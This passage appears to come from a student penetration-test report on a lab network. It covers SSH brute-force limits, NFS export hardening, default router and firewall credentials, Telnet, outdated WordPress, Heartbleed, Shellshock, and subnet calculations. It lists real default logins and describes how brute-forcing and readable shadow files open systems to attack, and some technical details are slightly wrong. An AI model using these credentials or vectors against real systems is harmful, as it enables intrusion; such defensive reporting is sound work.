Figure 3.0.82 shows that the credentials worked and the Ifconfig command was run to see the network connections on Computer 5. There were only two connections “eth0” and “lo”. The ‘eth0’ is the connection used to connect the computer to the network and ‘lo’ is a local loopback connection. There are no further connections.

4. Security Weaknesses

4.1. Kali Linux Machine

Although Kali Linux is a very good offensive hacking tool. Due to the nature of some exploits that exist on the system It is very easy to be backdoored / exploited.

The solution to this is to take this system off the network until it is required and a clean image should be installed. This allows for the most recent exploits to be ran against the target network.

This can be done by

- Unplugging the ethernet connection
- Turning off the machine

4.2. Computers 1 -5

SSH Bruteforce

Computers 1 – 5 lacked any sort of limitation on how many SSH attempts could be performed allowing a tool like Hydra to run a Bruteforce attack against it.

One solution is to add a lockout attempt after X attempts using 'pam_faillock'. This locks user accounts after X many password attempts. If a user accidently locks themselves out only an administrator can reset it. This can be applied here:(golinuxcould.com, 21/12/2022)

1) GO to '/etc/pam.d/ssh'
2) Alter the 'deny' and 'unlock_time' attributes

Another solution to prevent a brute force attack is to add a time delay using 'iptables'. This creates a rate limiter of how many times a minute a password can be tried this can be done by (golinuxcould.com, No Date):

1) iptables -A INPUT -p tcp --dport 22 -m state --state NEW -m recent --set --name SSH
2) iptables -A INPUT -p tcp --dport 22 -m state --state NEW -m recent --update --seconds 60 --hitcount 5 --rttl --name SSH -j LOG --log-prefix 'SSH-HIT-RATE: '
3) iptables -A INPUT -p tcp --dport 22 -m state --state NEW -m recent --update --seconds 60 --hitcount 5 --rttl --name SSH -j DROP
4) iptables -A INPUT -p tcp --dport 22 -m state --state NEW -j ACCEPT

A full guide of what to do can be found here:

https://www.golinuxcloud.com/prevent-brute-force-ssh-attacks-centos-linux/

Reused Passwords

Computers 1 and 2 make use the same username and password of 'xadmin' and 'plums'. Although this might be easy for the administrator to remember it also makes it easier for the attacker to exploit. By making all passwords unique on the system it is more difficult for an attacker to gain

access to systems on the network. In Linux/Unix systems this can be changed (hostinger.com ,Nov 2022):




Figure 7..0.1 New password on Computer 1

Weak Passwords

All Computers on the network have poor passwords as they all existed within password dictionaries installed in The Kali Linux Machine. This is because they are too short and lack alphanumeric complexity. This makes it easier for an attacker to run a dictionary attack.

By making these passwords longer this makes it harder to run a simple bruteforce attack. By increasing the complexity, they are less likely to appear in attacks dictionaries and through use of unique passwords it is more difficult as many passwords need to be cracked. (Microsoft.com, 11/12/2022) A tool such as a Password manger makes it easy to store unique passwords securely and may be a worthwhile investment. Passwords can be changed as shown in Figure 7.0.1

Read more on password policy here:

https://learn.microsoft.com/en-us/microsoft-365/admin/misc/password-policy-recommendations?view=o365-worldwide

NFS File Share

All Computers except Computer 3 contained NFS shares which were mountable. This allowed an attacker to access the device and enumerate the drive for passwords and keys within the '/etc/shadow' and '/ssh/authorized_keys'. If this method of file sharing is required it is necessary to restrict the folder view of what can be seen. This can be done by:




Figure 4.0.2:Computer 1's /etc/exports

- 'root_squash' is recommended over 'no_root_squash' which prevents root requests i.e. reading the shadow file.

- Another change would be to make the share ‘read only’, where applicable, this involves changing the ‘rw’ (read write) to ‘ro’ (read only). This prevents a malicious user uploading items such as code and SSH Keys.

- Limit IP permissions on the NFS share, for example 192.168.0.xx can read the share but 192.168.0.YY can read and write to the share. By adding these changes this would hinder an attacker exploiting the computer. When these changes are implemented ensure the system is restarted:

sudo systemctl restart nfsserver

(thegeekdiary.com,05/01/2023)




Figure 4.0.3 /etc/exports changes

Figure 4.0.3 demonstrates this

4.3. ROUTERS 1 – 4

Default Credentials

All routers on the system have default credentials of vyos / vyos this makes it easy for an attacker to map and gain access to the systems . The credentials can be easily found online with a simple google search [vyos.io,2019] this makes it very easy for an attacker to gain access to the routers as the credentials are easily discoverable

One mitigation strategy is to change the default username/password to something more secure and different for each router. This makes it more complex for an attacker to exploit the system. This can be mitigated by changing the username / password by:

New user:

Configure

Set system login user [NAME] authentication plaintext-password secure_pass

Set system login user [NAME] level admin

Commit

Save

```
vyos@vyos:~$ conf
[edit]
vyos@vyos# set system login user Paul authentication plaintext-password secure_pass

  Paul: username contains unusual characters
   should only contain lower case letters, digits, underscores or dashes

[edit]
vyos@vyos# setmsystem login user Paul level admin

  Invalid command: [setmsystem]

[edit]
vyos@vyos# set system login user Paul level admin

  Paul: username contains unusual characters
   should only contain lower case letters, digits, underscores or dashes

[edit]
vyos@vyos# commit
[ system login user Paul ]
Paul: username contains unusual characters
 should only contain lower case letters, digits, underscores or dashes

[edit]
vyos@vyos# save
Saving configuration to '/config/config.boot' ...
Done
[edit]
vyos@vyos# exit
exit
vyos@vyos:~$ show system login user
Username        Type    Tty      From              Last login
Paul            vyatta                             never logged in
vyos            vyatta  pts/0    192.168.0.200     Tue Dec 13 03:17:06 2022
```

Figure 4.0.4 new user set up command

Remove old user:

conf

delete system login user vyos

commit

save

exit

```
Paul@vyos:~$ conf
[edit]
Paul@vyos# delete system login user vyos
[edit]
Paul@vyos# commit
[edit]
Paul@vyos# save
Saving configuration to '/config/config.boot' ...
Done
[edit]
Paul@vyos# exit
exit
Paul@vyos:~$ show system login user
Username        Type    Tty      From              Last login
Paul            vyatta  pts/0    192.168.0.200     Tue Dec 13 03:21:17 2022
Paul@vyos:~$
```

Figure4.0.5 Remove old user

Telnet

All Routers include a Telnet connection which can be exploited through a bruteforce attack. Telnet transfers data in plaintext allowing an attacker to view information such as commands and login information. (axonakademi.com, April 2022)

One way to mitigate this is to disable Telnet. SSH is a modern, secure standard which is encrypted and works similarly. The Telnet protocol can be disabled by:

configure

set service ssh

commit

delete service telnet

commit




Figure 4.0.6 Removing Telnet

This disables the telnet interface and forces the connection over SSH which is encrypted and therefore more secure.

4.4. WEBSERVER 1 – 2

Out of Date WordPress

The WordPress site is out of date. The theme being used is 2011, there are various vulnerabilities present that an attacker can exploit causing damage to the website or computer running it. The website also looks like it is in development due to various default text being present, if this site is no longer needed it would be best to remove it.

One way to mitigate the vulnerabilities in WordPress site is to update the site this can be done here:




Figure 4.0.7 Update page

To update the site initially click check again -> Download

Auto update can be turned on to ensure that vulnerabilities that are discovered are patched

This can be done though adding :

```
define( 'WP_AUTO_UPDATE_CORE', true );
```

To 'wp-config.php' to get all updates automatically (wordpress.org, No Date)

Regular reviews ensuring that the Themes being used by the site are up to date. This would also reduce the risk. Other methods to keep the system up to date can be found here:

https://wordpress.org/support/article/configuring-automatic-background-updates/




Figure 4.0.8 theme updates

This can be done by select all -> update themes.

Admin Login Bruteforce

The WordPress admin login page has no limit on login attempts, this would allow an attacker to bruteforce the login page allowing them access to the site.

This can be mitigated through a Captcha or two step verification to add another layer of security and delay any attacker. A Captcha can be added through a plugin in modern versions of WordPress.

Weak Passwords

To change the WordPress password, go to users –> [USERNAME] -> scroll to the bottom of the page and follow the given instructions as seen in Figure 4.0.9




Figure 4.0.9 change password

Heartbleed

The Heartbleed vulnerability is a vulnerability in OpenSSL versions 1.0.1 – 1.0.1f . Disclosed in April 2014, it allows an attacker to discover information stored such as keys and passwords within the RAM through the Heartbeat function.(Heartbleed.com, 03/06/2020).

To mitigate the risk of the Heartbleed vulnerability and future vulnerabilities OpenSSL / Apache should be updated regularly.




Figure 4.0.10 Heartbleed exploit against Webserver 1

Shellshock

Webserver 2 was vulnerable to the Bash shell Shellshock vulnerability which allows Bash to execute unintentional commands from environment variables, this was originally disclosed in 2014 (securityinteligence.com, August 2020). To remediate this, the Apache system needs updated to the latest version 2.4.5.1 (apache.org,2022). This can be done here:

https://www.apache.org/

4.5. FIREWALL

Default Password

The pfSense firewall software has the default username and password of ‘admin’ and ‘pfSense’. This enables an attacker to log into the firewall and change permissions or disabe the firewall altogether .

To mitigate this, change the password to something longer with capitals and alphanumeric characters as mentioned before.

This can be done by going to System->User Manager(netgate.com, April 2014) or in setup like this:

https://docs.netgate.com/pfsense/en/latest/config/setup-wizard.html?highlight=password#figure-change-admin-password

SSL Encryption

The pfsense firewall is running over http rather than https meaning no SSL certificate is present allowing for a 'man in the middle' attack to occur. A 'man in the middle' attack allows for an attacker to steal the unencrypted credentials on the network, negating the benefits of a secure password.

To mitigate this, change the network setting in the system, this can be done by selecting Advanced and then selecting the HTTPS . Some further changes will be required as demonstrated via the link below:

https://docs.netgate.com/pfsense/en/latest/config/advanced-admin.html?highlight=ssl#ssl-tls-certificate

4.6. Design

Network layout / Redundancy

The Network design is inefficient and does not utilise the OSPF (Open Shortest Path First) protocol that has been enabled. Currently the routers are in a linear patterns which means if a failure occurs on the network there is no redundancy path. The network would be better suited in a bi-directional ring structure allowing for redundancy in its design as well as potential speed improvements as chokepoints are eliminated.

Other considerations

Some General considerations to take throughout the network:

- Turn on auto update for all devices on the network – This will allow for a more secure network going forward as exploits that are discovered are patched.

5. Discussion

5.1. Network Critical Evaluation

The ACME.inc network has both positive and negative aspects to it.

Some good aspects of the network design is Variable Length Subnet Masking (VLSM) partitioning. Subnets such as the /30 on the connection between the routers is optimal as only two hosts are required. This is an efficient use of the subnet addressing. However, the /27 and /24 subnets are inefficient as this leads to wasted addresses ranges for example, when only two are used in the case of the /27 subnet. This is more evident in the /24 subnet as 252 hosts are free when only 2 are used. To remediate this an evaluation of how many hosts is required for each subnet and if only two connections are required the /30 subnet should be used. After a complete review of the network requirements, the required subnet should be utilised.

Another positive is the use of the Wide Area Network (WAN) links between the routers and firewall. This could be further improved by implementing a bi-directional ring setup between the routers, this would allow for better redundancy across the network as backup paths could be used if the main path failed. This would also allow better performance by utilising the OSPF (Open Shortest Path First) protocol setup on the network.

.

That said there are some serious issues with the network. The main issues lie in software configuration, out of date software, and poor password policy. The lack of encryption on the routers make it easy for an attacker to listen in to the network, combined with the lack of secure passwords means an attacker can easily access the router and monitor the network. To mitigate these risks, the connection should be changed to SSH and change the default username and password on the routers outlined in detail in section 4 above.

Another aspect is the security on the NFS shares, an attacker could easily find password hashes, add keys, or read files which could contain sensitive and confidential information, by applying the changes recommended in section 4 all these issues could be resolved.

The lack of Intrusion Prevention (IPS) and/or Intrusion detection systems (IDS). An IDS system allows a network engineer to easily monitor and detect suspicious traffic across the network. An IPS takes this a step further and will automatically detect and block suspicious traffic across the network. Although not fool proof it is a very good way to improve network security.

5.2. Conclusion

In Conclusion, ACME.Inc's network has several issues that require to be urgently addressed, as stated the issues lie in three main areas software misconfigurations, out of date software, and poor passwords. An attacker would with relative ease penetrate the network and this could cause severe damage to the company. By addressing the issues identified this will make the network more secure.

It would be beneficial for a new network administrator to have certifications in networking as well as network security, to better understand how to strengthen the network and make it more efficient and futureproof the design. This document will be of use to help accelerate their onboarding by providing a starting point to make the network more secure.

It is also advised that employees are given regular up to date and ongoing training on security and password use policy.

5.3. Further Work

It is recommended that another pen-test is scheduled at a future date once the changes have been made. This allows for further exploits to be tried against the system.

In future pen-tests it is recommended that the pen-tester applies a wider array of scripts and tools allowing for better security testing, including phishing and social engineering attacks against employees. An area where the pen-tester should target is the NFS shares as there are many ways this can be attacked. It is worth considering IPv6 addressing to be incorporated into the network, this allows for more efficient routing and better security.

5.4. SUMMARY


To summarise, the network contains vulnerabilities and issues that need to be addressed to protect the information on the network. The issues on the network should be resolved as soon as possible as well as implementing a regular testing strategy to keep the network secure.

1. REFERENCES

1. https://www.geeksforgeeks.org/50-common-ports-you-should-know/ [Accessed on 20/12/2022]
2. https://support.vyos.io/en/kb/articles/vyos-default-user-and-password [Accessed on 20/12/2022]
3. https://www.tsmodelschools.in/pfsense-default-password-login/{Accessed on 10/01/2022]
4. https://www.golinuxcloud.com/prevent-brute-force-ssh-attacks-centos-linux/ [Accessed on 22/12/2022]
5. https://www.hostinger.com/tutorials/how-to-change-password-in-linux/ [Accessed on 05/01/2023]
6. https://learn.microsoft.com/en-us/microsoft-365/admin/misc/password-policy-recommendations?view=o365-worldwide [Accessed on 05/01/2023]
7. https://www.thegeekdiary.com/basic-nfs-security-nfs-no_root_squash-and-suid/ [Accessed on 05/01/2023]
8. http://www.axonakademi.com/how-to-sniff-telnet-password-with-wireshark/ [Accessed on 04/1/2023]
9. https://wordpress.org/support/article/configuring-automatic-background-updates/ [Accessed on 04/01/2023]
10. https://heartbleed.com/ [Accessed on 04/01/2023]
11. https://securityintelligence.com/articles/shellshock-vulnerability-in-depth/ [Accessed 0n 05/01/2023]
12. https://docs.netgate.com/pfsense/en/latest/usermanager/defaults.html [Accessed on 20/12/2022]
13. https://www.golinuxcloud.com/prevent-brute-force-ssh-attacks-centos-linux/ [Accessed on 21/12/2022]
14. https://securityintelligence.com/articles/shellshock-vulnerability-in-depth/ [Accessed on 04/01/2023]
15. https://forum.netgate.com/topic/68077/how-to-change-pfsense-password [Accessed on 05/01/2023]

2. APPENDICES

APPENDIX A NETWORK MAP



APPENDIX B SUBNET CALCULATIONS

1. /24 calculation

Parameter Identification
Subnet Mask: 255.255.255.0
Binary Subnet Mask: 1111 1111.1111 1111.1111 1111.0000 0000 (24 bits set)
Binary Wildcard Mask: 0000 0000 . 0000 0000 . 0000 0000 . 1111 1111
Wildcard Mask :0.0.0.255
Number Of Hosts: 0 to 255 = 256
Number Of Usable Hosts: 256 – 2 = 254

Hosts (Unused Hosts Omitted)
Network ID: 13.13.13.0
Range: 13.13.13.0 -13.13.13.254
Broadcast ID 13.13.13.255

Network ID: 172.16.221.0
Range: 172.16.221.0 -172.16.221.254
Broadcast ID: 13.13.13.255

2. /27 calculation

Parameter Identification
Subnet Mask: 255.255.255.224
Binary Subnet Mask: 1111 1111.1111 1111.1111 1111.1110 0000 (27 bits set)
Binary Wildcard Mask: 0000 0000 . 0000 0000 . 0000 0000 . 0001 1111
Wildcard Mask (Decimal): 0.0.0.31
Number Of Hosts: 0 to 31 = 32
Number Of Usable Hosts: 32 – 2 = 30

Hosts (Unused Hosts Omitted)

Network ID: 192.168.0.32
Range: 192.168.0.33 – 192.168.0.62
Broadcast ID: 192.168.0.63

Network ID: 192.168.0.64
Range: 192.168.0.65 – 192.168.0.94
Broadcast ID: 192.168.0.95

Network ID: 192.168.0.96
Range: 192.168.0.97 – 192.168.0.126
Broadcast ID: 192.168.0.127

Network ID: 192.168.0.128
Range: 192.168.0.129 – 192.168.0.158
Broadcast ID: 192.168.0.159

Network ID: 192.168.0.192
Range: 192.168.0.193 – 192.168.0.222
Broadcast ID: 192.168.0.223

3. /30 calculation

   Parameter Identification

   Subnet Mask: 255.255.255.252
   Binary Subnet Mask: 1111 1111.1111 1111.1111 1111.1111 1100 (30 bits set)
   Binary Wildcard Mask: 0000 0000 . 0000 0000 . 0000 0000 . 0000 0011
   Wildcard Mask: 0.0.0.3
   Number Of Hosts: 0 to 3 = 4
